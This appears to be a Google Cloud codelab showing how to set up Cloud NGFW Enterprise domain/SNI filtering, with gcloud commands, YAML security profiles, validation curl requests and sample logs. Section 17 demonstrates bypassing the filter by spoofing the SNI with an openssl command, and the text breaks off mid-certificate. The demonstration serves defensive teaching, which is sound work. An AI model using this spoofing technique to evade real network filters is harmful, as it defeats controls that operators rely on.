
1. Introduction
Cloud Next Generation Firewall (NGFW)
Cloud Next Generation Firewall is a fully distributed firewall service with advanced protection capabilities, micro-segmentation, and pervasive coverage to protect your Google Cloud workloads from internal and external attacks.
Cloud NGFW has the following benefits:
- Distributed firewall service: Cloud NGFW provides a stateful, fully distributed host-based enforcement on each workload to enable zero-trust security architecture.
- Simplified configuration and deployment: Cloud NGFW implements network and hierarchical firewall policies that can be attached to a resource hierarchy node. These policies provide a consistent firewall experience across the Google Cloud resource hierarchy.
- Granular control and micro-segmentation: The combination of firewall policies and Identity and Access Management (IAM)-governed Tags provides fine control for both north-south and east-west traffic, down to a single VM, across Virtual Private Cloud (VPC) networks and organizations.
Cloud NGFW is available in the following tiers:
- Cloud Next Generation Firewall Essentials
- Cloud Next Generation Firewall Standard
- Cloud Next Generation Firewall Enterprise
Cloud NGFW Standard FQDN Objects can translate Fully Qualified Domain Names (FQDN) to IP addresses and then enforce the rule against the list of IP addresses. However, Cloud NGFW Enterprise with Domain filtering can take inspection a few steps further.
Cloud NGFW Enterprise
Cloud NGFW Enterprise currently offers Intrusion Prevention Service (IPS), a Layer 7 capability, to the distributed Google Cloud Firewall fabric.
Cloud NGFW Enterprise now has domain filtering, which provides control over http(s) traffic using domain names instead of relying on IP addresses.
For Domain/SNI filtering of https traffic, as part of the TLS handshake, the Client Hello is an extension which has the Server Name Indication (SNI). The SNI is an extension to the TLS protocol that sends the hostname a client is trying to reach. This is where the filtering will be validated against.
With http traffic, there is no SNI, so only the http Host header field will be used to apply the filtering.
Domain filtering is configured with a UrlFilteringProfile, which is a new type of Security Profile. The UrlFilteringProfile will contain a list of UrlFilters, which each contain an action, a list of matcher strings, and a unique priority. This config uses "Url" for naming instead of "Domain" to accommodate easy transition to full URL filtering when it becomes available instead of creating a new type of Security Profile in the future.
UrlFilteringProfiles include an implicit, lowest priority (2147483647) UrlFilter that will deny all connections that don't match a higher priority UrlFilter.
What you'll build
This Codelab requires a single project and ability to create a VPC network as well as manage a number of network and security resources. It will demonstrate how Cloud NGFW Enterprise can provide domain and SNI filtering with optional instructions for TLS inspection.
We will test multiple scenarios of allow and deny rules including the use of wildcards.

The end state of the network firewall policy rulebase will be similar to the table below:
Priority | Direction | Target | Source | Destination | Action | Type |
200 | Ingress | ALL | IAP | Any | Allow | Essentials |
300 | Egress | ALL | Any | 0.0.0.0/0:80,443 | L7 Inspection | Enterprise |
What you'll learn
- How to create a network firewall policy.
- How to configure and use Cloud NGFW Enterprise Domain/SNI Filtering.
- How to configure threat-prevention in addition to Domain/SNI Filtering.
- How to review the logs.
- [Optional] How to enable TLS inspection.
What you'll need
- Google Cloud project.
- Knowledge of deploying instances and configuring networking components.
- Network policy firewall configuration knowledge.
2. Before you begin
Create/update variables
This codelab makes use of $variables to aid gcloud configuration implementation in Cloud Shell.
In Cloud Shell, run the commands below replacing the information within brackets as required:
gcloud config set project [project-id]
export project_id=$(gcloud config list --format="value(core.project)")
export project_number=`gcloud projects describe $project_id --format="value(projectNumber)"`
export org_id=$(gcloud projects get-ancestors $project_id --format="csv[no-heading](id,type)" | grep ",organization$" | cut -d"," -f1 )
export region=[region]
export zone=[zone]
export prefix=domain-sni
3. Enable APIs
Enable the APIs if you have not done so:
gcloud services enable compute.googleapis.com
gcloud services enable networksecurity.googleapis.com
gcloud services enable networkservices.googleapis.com
gcloud services enable certificatemanager.googleapis.com
gcloud services enable privateca.googleapis.com
4. Cloud NGFW Enterprise Endpoint Creation
Since the Cloud NGFW Enterprise Endpoint creation takes about 20 minutes, it will be created first and the base setup can be done in parallel while the endpoint is being created.
Domain/SNI Filtering will require a Firewall Endpoint even if you do not intend to use threat-prevention profiles.
Create the Security Profile and Security Profile Group:
gcloud network-security firewall-endpoints create $prefix-$zone \
  --zone=$zone \
  --organization $org_id \
  --billing-project=$project_id
Run the command below to confirm that the endpoint is being created (CREATING).
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
Expected output (note that the output format may vary according to the client being used):
ID: $prefix-$zone
LOCATION: $zone
STATE: CREATING
The creation process takes about 20 minutes. Proceed to the Base Setup section to create the required resources in parallel.
5. Base Setup
VPC network and subnet
VPC Network and subnet
Create the VPC network and subnet:
gcloud compute networks create $prefix-vpc --subnet-mode=custom

gcloud compute networks subnets create $prefix-$region-subnet \
   --range=10.0.0.0/24 --network=$prefix-vpc --region=$region
Cloud NAT
Create the external IP Address, Cloud Router and Cloud NAT gateway:
gcloud compute addresses create $prefix-$region-cloudnatip --region=$region

export cloudnatip=$(gcloud compute addresses list --filter=name:$prefix-$region-cloudnatip --format="value(address)")

gcloud compute routers create $prefix-cr \
  --region=$region --network=$prefix-vpc

gcloud compute routers nats create $prefix-cloudnat-$region \
   --router=$prefix-cr --router-region $region \
   --nat-all-subnet-ip-ranges \
   --nat-external-ip-pool=$prefix-$region-cloudnatip
Instance Creation
Create the client instance:
gcloud compute instances create $prefix-$zone-client \
   --subnet=$prefix-$region-subnet \
   --no-address \
   --zone $zone
Global network firewall policy
Create a global network firewall policy:
gcloud compute network-firewall-policies create \
   $prefix-fwpolicy --description \
   "Domain/SNI Filtering" --global
Create the required Cloud Firewall Essential rules to allow traffic from identity-aware proxy ranges:
gcloud compute network-firewall-policies rules create 200 \
        --description="allow ssh traffic from identity-aware-proxy ranges" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:22 \
        --direction=INGRESS \
      --src-ip-ranges=35.235.240.0/20
Associate the cloud firewall policy to the VPC network:
gcloud compute network-firewall-policies associations create \
        --firewall-policy $prefix-fwpolicy \
        --network $prefix-vpc \
        --name $prefix-fwpolicy-association \
        --global-firewall-policy
6. Create Domain/SNI Filtering Configurations for Allow
Next, we'll configure the domains to allow and deny. From cloudshell, create the yaml file:
cat > $prefix-sp.yaml << EOF
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
urlFilteringProfile:
  urlFilters:
    - filteringAction: ALLOW
      priority: 1000
      urls:
      - 'www.example.com'
EOF
Create a security profile importing the yaml configuration:
gcloud network-security security-profiles import $prefix-sp --location=global --source=$prefix-sp.yaml --organization=$org_id
Expected output:
Request issued for: [$prefix-sp]
Waiting for operation [organizations/$org_id/locations/global/operations/operation-1758319415956-63f2ea4309525-8d2da6a0-929e6304] to complete...done.
createTime: '2025-09-19T22:03:36.008789416Z'
etag: aIWSVHl8Hbj726iTDFROnlceKINsUbfI-8at816WNgU
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
updateTime: '2025-09-19T22:03:38.355672775Z'
urlFilteringProfile:
  urlFilters:
  - filteringAction: ALLOW
    priority: 1000
    urls:
    - www.example.com
  - filteringAction: DENY
    priority: 2147483647
    urls:
    - '*'
Create a security profile group:
gcloud network-security security-profile-groups create $prefix-spg --organization=$org_id --location=global --url-filtering-profile=organizations/$org_id/locations/global/securityProfiles/$prefix-sp
Validate that the SPG contains the Security Profile:
gcloud network-security security-profile-groups describe $prefix-spg \
--location=global \
--organization=$org_id \
--project=$project_id
Expected output:
{
  "createTime": "2025-09-19T22:06:15.298569417Z",
  "dataPathId": "685",
  "etag": "Ru65whAbcsnTKYpVtKRGBtBUX2EbrPgCWI0_9540B00",
  "name": "organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg",
  "updateTime": "2025-09-19T22:06:19.201991641Z",
  "urlFilteringProfile": "organizations/$org_id/locations/global/securityProfiles/$prefix-sp"
}
7. Cloud Firewall Endpoint Association
Define the environment variables in case you have not done it yet and/or preferred the script approach.
Confirm that the Cloud Firewall Endpoint creation was successfully completed. Only proceed once the state is shown as ACTIVE (during the creation the expected state is CREATING):
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
Expected output (note that the output format may vary according to the client being used):
ID: $prefix-$zone
LOCATION: $zone
STATE: ACTIVE
Associate the Cloud Firewall endpoint to the VPC network:
gcloud network-security firewall-endpoint-associations create \
  $prefix-association --zone $zone \
  --network=$prefix-vpc \
  --endpoint $prefix-$zone \
  --organization $org_id
The association process takes about 10 minutes. Only proceed to the next section once the state is shown as ACTIVE (during the creation the expected state is CREATING):
gcloud network-security firewall-endpoint-associations list
Expected output when complete:
ID: $prefix-association
LOCATION: $zone
NETWORK: $prefix-vpc
ENDPOINT: $prefix-$zone
STATE: ACTIVE
8. Create Firewall Rules for Domain/SNI Filtering
Google has implicit allow egress firewall rules. If we want to enforce domain/SNI filtering, we must explicitly define a rule. The following rule will send egress traffic for destination ports 80 and 443 for inspection by our security profile.
gcloud compute network-firewall-policies rules create 300 \
--action=apply_security_profile_group \
--firewall-policy=$prefix-fwpolicy  \
--global-firewall-policy \
--direction=EGRESS \
--security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg \
--layer4-configs=tcp:80,tcp:443 \
--dest-ip-ranges=0.0.0.0/0 \
--enable-logging
9. Validate Allow Rules
Initiate an SSH connection to the VM through IAP:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
Send the sample requests to the allowed destination:
curl https://www.example.com --max-time 2
Notice that this request was successful due to the "allow" firewall rule.
Let's try a couple domains that are not part of the list.
curl https://example.com --max-time 2
curl https://google.com --max-time 2
curl https://wikipedia.org --max-time 2
Expected output:
curl: (35) Recv failure: Connection reset by peer
curl: (35) Recv failure: Connection reset by peer
curl: (35) Recv failure: Connection reset by peer
Why didn't "example.com" work? This is because the security profile configuration explicitly had "www.example.com". If we wanted to allow all subdomains of example.com, we could use a wildcard.
The other requests have also failed. This is due to the fact that the security profile group has a default deny with the lowest priority and only www.example.com is allowed.
Exit the VM to get back to cloudshell.
exit
10. Update Domain/SNI Filtering Configuration for Wildcard
Let's take a look at the yaml file and make some additional updates to showcase additional capabilities including wildcard support. We will create a rule allowing "*.com" which is equivalent to any domain that ends in .com. Note: This will completely replace the contents of the original yaml file created in the previous section.
cat > $prefix-sp.yaml << EOF
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
urlFilteringProfile:
  urlFilters:
    - filteringAction: ALLOW
      priority: 2000
      urls:
      - '*.com'
EOF
Update the security profile with the new yaml configuration:
gcloud network-security security-profiles import $prefix-sp --location=global --source=$prefix-sp.yaml --organization=$org_id
Validate the security profile configuration:
gcloud network-security security-profiles describe $prefix-sp --location=global --organization=$org_id
Expected output:
{
  "createTime": "2025-09-19T22:03:36.008789416Z",
  "etag": "NWFkiDgvE1557Fwx7TVTUiMJBAtnWVnWQ2-hhGEiXA0",
  "name": "organizations/$org_id/locations/global/securityProfiles/$prefix-sp",
  "type": "URL_FILTERING",
  "updateTime": "2025-09-20T03:45:42.519263424Z",
  "urlFilteringProfile": {
    "urlFilters": [
      {
        "filteringAction": "ALLOW",
        "priority": 2000,
        "urls": [
          "*.com"
        ]
      },
      {
        "filteringAction": "DENY",
        "priority": 2147483647,
        "urls": [
          "*"
        ]
      }
    ]
  }
}
11. Validate Wildcard Rule
Let's validate whether the wildcard rule is functional. Initiate an SSH connection to the VM through IAP:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
Send the sample requests to the allowed destinations:
curl https://github.com --max-time 2
curl https://google.com --max-time 2
All of these requests should have been successful. Feel free to try any other valid .com domain. If they still are not successful, ensure you've waited at least 10 minutes and try again.
We can even try multiple subdomains of ".com" and all should be successful.
curl https://mail.google.com --max-time 2
Exit the VM to get back to cloudshell.
exit
12. Update Domain/SNI Filtering Configuration for Deny
We've shown that there is an implicit DENY rule for * at the end of the security profile and created "allowed" domains by using the filteringAction as "ALLOW". Let's discuss how to use the filteringAction as "DENY". DENY actions can be useful when they precede an explicit ALLOW. Consider the following example.
We will update our existing yaml to allow *.com but specifically deny certain .com domains.
We will modify the yaml file to DENY *.github.com and *.google.com while explicitly allowing all other *.com and keeping the implicit default deny. Note the priority of exceptions must have a lower priority number: (1000 vs 2000) and (1500 vs 2000).
cat > $prefix-sp.yaml << EOF
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
urlFilteringProfile:
  urlFilters:
    - filteringAction: DENY
      priority: 1000
      urls:
      - '*.github.com'
    - filteringAction: DENY
      priority: 1500
      urls:
      - '*.google.com'
    - filteringAction: ALLOW
      priority: 2000
      urls:
      - '*.com'
EOF
Update the security profile with the new yaml configuration:
gcloud network-security security-profiles import $prefix-sp --location=global --source=$prefix-sp.yaml --organization=$org_id
Validate the security profile configuration:
gcloud network-security security-profiles describe $prefix-sp --location=global --organization=$org_id
13. Validate Deny Rules
Let's validate whether the DENY rules are functional. Initiate an SSH connection to the VM through IAP:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
Send the sample requests to the denied destinations:
curl https://www.github.com --max-time 2
curl https://mail.google.com --max-time 2
These two requests should have failed since it matched the "DENY" rule.
Send some additional requests:
curl https://github.com --max-time 2
curl https://google.com --max-time 2
Why did these work? These worked because the DENY rules were for ".github.com" and ".google.com". The requests to github.com and google.com are not inclusive of that wildcard since it references subdomains of github.com and google.com.
Other requests to .com domains should be successful, with a default deny for other domains. (.org, .net, .me, ...etc)
Exit the VM to get back to cloudshell.
exit
14. Update Domain/SNI Filtering Configuration for Default Allow
What if you wanted to have a default ALLOW behavior with explicit deny rules. We will update the YAML to exhibit this behavior. We will configure DENY rules for any .com or .net domain and allow all others.
cat > $prefix-sp.yaml << EOF
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
urlFilteringProfile:
  urlFilters:
    - filteringAction: DENY
      priority: 1000
      urls:
      - '*.com'
    - filteringAction: DENY
      priority: 1500
      urls:
      - '*.net'
    - filteringAction: ALLOW
      priority: 2000000000
      urls:
      - '*'
EOF
Update the security profile with the new yaml configuration:
gcloud network-security security-profiles import $prefix-sp --location=global --source=$prefix-sp.yaml --organization=$org_id
Validate the security profile configuration:
gcloud network-security security-profiles describe $prefix-sp --location=global --organization=$org_id
Expected Output:
{
  "createTime": "2025-09-19T22:03:36.008789416Z",
  "etag": "72Q4RbjDyfjLPeNcNLAaJrUBgpO21idaqTMeDZf4VSw",
  "name": "organizations/$org_id/locations/global/securityProfiles/$prefix-sp",
  "type": "URL_FILTERING",
  "updateTime": "2025-09-20T04:32:53.299276787Z",
  "urlFilteringProfile": {
    "urlFilters": [
      {
        "filteringAction": "DENY",
        "priority": 1000,
        "urls": [
          "*.com"
        ]
      },
      {
        "filteringAction": "DENY",
        "priority": 1500,
        "urls": [
          "*.net"
        ]
      },
      {
        "filteringAction": "ALLOW",
        "priority": 2000000000,
        "urls": [
          "*"
        ]
      },
      {
        "filteringAction": "DENY",
        "priority": 2147483647,
        "urls": [
          "*"
        ]
      }
    ]
  }
}
Notice that the implicit DENY for * still exists. That rule becomes irrelevant because we've configured a higher priority (lower value) default rule that has filteringAction set to ALLOW.
(2000000000 vs 2147483647)
15. Validate Deny Rules with Default Allow
Let's validate whether the DENY rules are functional along with the default ALLOW. Initiate an SSH connection to the VM through IAP:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
Send the sample requests to the denied destinations:
curl https://www.github.com --max-time 2
curl https://www.php.net --max-time 2
These two requests should have failed since it matched the "DENY" rule. Any .com or .net request should fail.
Send some requests that should be successful (any other top level domain):
curl https://wikipedia.org --max-time 2
curl https://ifconfig.me --max-time 2
These requests should be successful as it is hitting the "default" allow rule with priority 2000000000.
16. Explore Logs for Domain/SNI Filtering
Let's check how we can validate whether traffic is being inspected by the firewall rule for domain/SNI filtering.
In the Cloud Console, navigate to Logs Explorer and enter the following filter:
jsonPayload.rule_details.priority:(300) AND jsonPayload.rule_details.reference=~"^network:[^/]*/firewallPolicy:domain-sni-fwpolicy$"
The filter above is looking at the firewall policy we created named $prefix-fwpolicy and the rule priority of 300 which has the security profile group associated with the domain/SNI filtering configuration.

As you can see the "disposition" states "INTERCEPTED" which indicates traffic was intercepted and sent to our firewall engine for processing.
Now to see the actual domain/SNI filtering logs, we can enter the following filter in Logs Explorer: (Must replace $project_id with your project_id value)
logName="projects/$project_id/logs/networksecurity.googleapis.com%2Ffirewall_url_filter"

If we expand some of the details, we can see the following details in an example (sanitized):
{
  "insertId": "mro2t1f4banf9",
  "jsonPayload": {
    "direction": "CLIENT_TO_SERVER",
    "detectionTime": "2025-09-20T04:39:40.713432713Z",
    "connection": {
      "serverPort": 443,
      "serverIp": "198.35.26.96",
      "clientPort": 37410,
      "protocol": "TCP",
      "clientIp": "10.0.0.2"
    },
    "action": "ALLOW",
    "@type": "type.googleapis.com/google.cloud.networksecurity.logging.v1.URLFilterLog",
    "ruleIndex": 2000000000,
    "interceptInstance": {
      "projectId": "$project_id",
      "zone": "$zone",
      "vm": "$prefix-$zone-client"
    },
    "applicationLayerDetails": {
      "uri": "",
      "protocol": "PROTOCOL_UNSPECIFIED"
    },
    "securityProfileGroupDetails": {
      "organizationId": "$org_id",
      "securityProfileGroupId": "organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg"
    },
    "sessionLayerDetails": {
      "sni": "wikipedia.org",
      "protocolVersion": "TLS1_2"
    },
    "denyType": "unspecified",
    "interceptVpc": {
      "projectId": "$project_id",
      "vpc": "$prefix-vpc"
    },
    "uriMatched": ""
  },
  "resource": {
    "type": "networksecurity.googleapis.com/FirewallEndpoint",
    "labels": {
      "id": "$prefix-$zone",
      "resource_container": "organizations/$org_id",
      "location": "$zone"
    }
  },
  "timestamp": "2025-09-20T04:39:43.758897121Z",
  "logName": "projects/$project_id/logs/networksecurity.googleapis.com%2Ffirewall_url_filter",
  "receiveTimestamp": "2025-09-20T04:39:43.758897121Z"
}
The example log above shows a request to wikipedia.org which was ALLOWED because it hit the priority 2000000000 rule which was "*" with filterAction ALLOW. There are other details including the SNI.
We can take a look at a DENY sample log:
{
  "insertId": "1pllrqlf60jr29",
  "jsonPayload": {
    "securityProfileGroupDetails": {
      "securityProfileGroupId": "organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg",
      "organizationId": "$org_id"
    },
    "action": "DENY",
    "interceptVpc": {
      "vpc": "$prefix-vpc",
      "projectId": "$project_id"
    },
    "connection": {
      "serverIp": "45.112.84.18",
      "clientIp": "10.0.0.2",
      "protocol": "TCP",
      "serverPort": 443,
      "clientPort": 45720
    },
    "@type": "type.googleapis.com/google.cloud.networksecurity.logging.v1.URLFilterLog",
    "applicationLayerDetails": {
      "uri": "",
      "protocol": "PROTOCOL_UNSPECIFIED"
    },
    "sessionLayerDetails": {
      "sni": "www.php.net",
      "protocolVersion": "TLS1_2"
    },
    "interceptInstance": {
      "zone": "$zone",
      "projectId": "$project_id",
      "vm": "$prefix-$zone-client"
    },
    "detectionTime": "2025-09-20T04:37:57.345031164Z",
    "direction": "CLIENT_TO_SERVER",
    "ruleIndex": 1500,
    "uriMatched": "",
    "denyType": "SNI"
  },
  "resource": {
    "type": "networksecurity.googleapis.com/FirewallEndpoint",
    "labels": {
      "id": "$prefix-$zone",
      "resource_container": "organizations/$org_id",
      "location": "$zone"
    }
  },
  "timestamp": "2025-09-20T04:38:03.757200395Z",
  "logName": "projects/$project_id/logs/networksecurity.googleapis.com%2Ffirewall_url_filter",
  "receiveTimestamp": "2025-09-20T04:38:03.757200395Z"
}
As we can see above, this is a request that was logged when a request was denied. The request was to www.php.net which matched rule 1500 in the security profile. Similarly, it matched against the SNI to make the decision.
17. Validate Rules when SNI Spoofing is present
As mentioned in the introduction, NGFW Enterprise can look at the HTTP host header for HTTP traffic, or look at the SNI for TLS encrypted traffic. It is possible for individuals to spoof SNI. What happens if they do so?
Let's validate the behavior. Initiate an SSH connection to the VM through IAP:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
Run the following openssl command to spoof the SNI:
openssl s_client -connect www.google.com:443 -servername ifconfig.me
In the above example, the expectation is that requests to .com and .net domains would be blocked, and other TLDs would be allowed. Below is an example of a spoofed response. The request is sent to www.google.com which should be blocked, but instead of sending an SNI of www.google.com, we are specifying an SNI of ifconfig.me. Since the policy is checking against the SNI, it will see this as an "allowed" domain and let it through. We achieved a successful TLS connection to google.com.
.
Expected output:
CONNECTED(00000003)
depth=2 C = US, O = Google Trust Services LLC, CN = GTS Root R1
verify return:1
depth=1 C = US, O = Google Trust Services, CN = WR2
verify return:1
depth=0 CN = www.google.com
verify return:1
---
Certificate chain
 0 s:CN = www.google.com
   i:C = US, O = Google Trust Services, CN = WR2
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Sep  8 08:37:54 2025 GMT; NotAfter: Dec  1 08:37:53 2025 GMT
 1 s:C = US, O = Google Trust Services, CN = WR2
   i:C = US, O = Google Trust Services LLC, CN = GTS Root R1
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Dec 13 09:00:00 2023 GMT; NotAfter: Feb 20 14:00:00 2029 GMT
 2 s:C = US, O = Google Trust Services LLC, CN = GTS Root R1
   i:C = BE, O = GlobalSign nv-sa, OU = Root CA, CN = GlobalSign Root CA
   a:PKEY: rsaEncryption, 4096 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jun 19 00:00:42 2020 GMT; NotAfter: Jan 28 00:00:42 2028 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIFIjCCBAqgAwIBAgIRAM14YrdibR1qCrCsFSaLpS0wDQYJKoZIhvcNAQELBQAw
OzELMAkGA1UEBhMCVVMxHjAcBgNVBAoTFUdvb2dsZSBUcnVzdCBTZXJ2aWNlczEM
MAoGA1UEAxMDV1IyMB4XDTI1MDkwODA4Mzc1NFoXDTI1MTIwMTA4Mzc1M1owGTEX
MBUGA1UEAxMOd3d3Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAw
ggEKAoIBAQC70XEda08twtQq8yhHAP5LJDIIvyOLrUMP3EnttHXtYH1t0W2isAFp
z1l+3kTV+j/0LYNtTHYeeR+VtyGyPvmmMC/BQ8hkYBxtO2XNSDuF5Avw0lIsTGSN
O0DxsRp8wSEc3h/xQrEPlXrI301y7136VTw79vQwhU0sAhzArBk1Kak2tGCrGUpL
TtiMD6pm1PEtvwY4jeei8n9467JsFs4De9nv/W/Y23XYqfilAT2vaehvxAiByEeU
5U0DCiKGPzR02sA3aExxjKRbhmHugGM0LceTLdp2+a4hJUBqOgck66HMTGEvhq4B
Mdn5N/KBBdGovoAxf1EiO+h8EWsDXkdVAgMBAAGjggJBMIICPTAOBgNVHQ8BAf8E
BAMCBaAwEwYDVR0lBAwwCgYIKwYBBQUHAwEwDAYDVR0TAQH/BAIwADAdBgNVHQ4E
FgQUDbnpqw80izeJW//holp4bVObRRUwHwYDVR0jBBgwFoAU3hse7XkV1D43JMMh
u+w0OW1CsjAwWAYIKwYBBQUHAQEETDBKMCEGCCsGAQUFBzABhhVodHRwOi8vby5w
a2kuZ29vZy93cjIwJQYIKwYBBQUHMAKGGWh0dHA6Ly9pLnBraS5nb29nL3dyMi5j
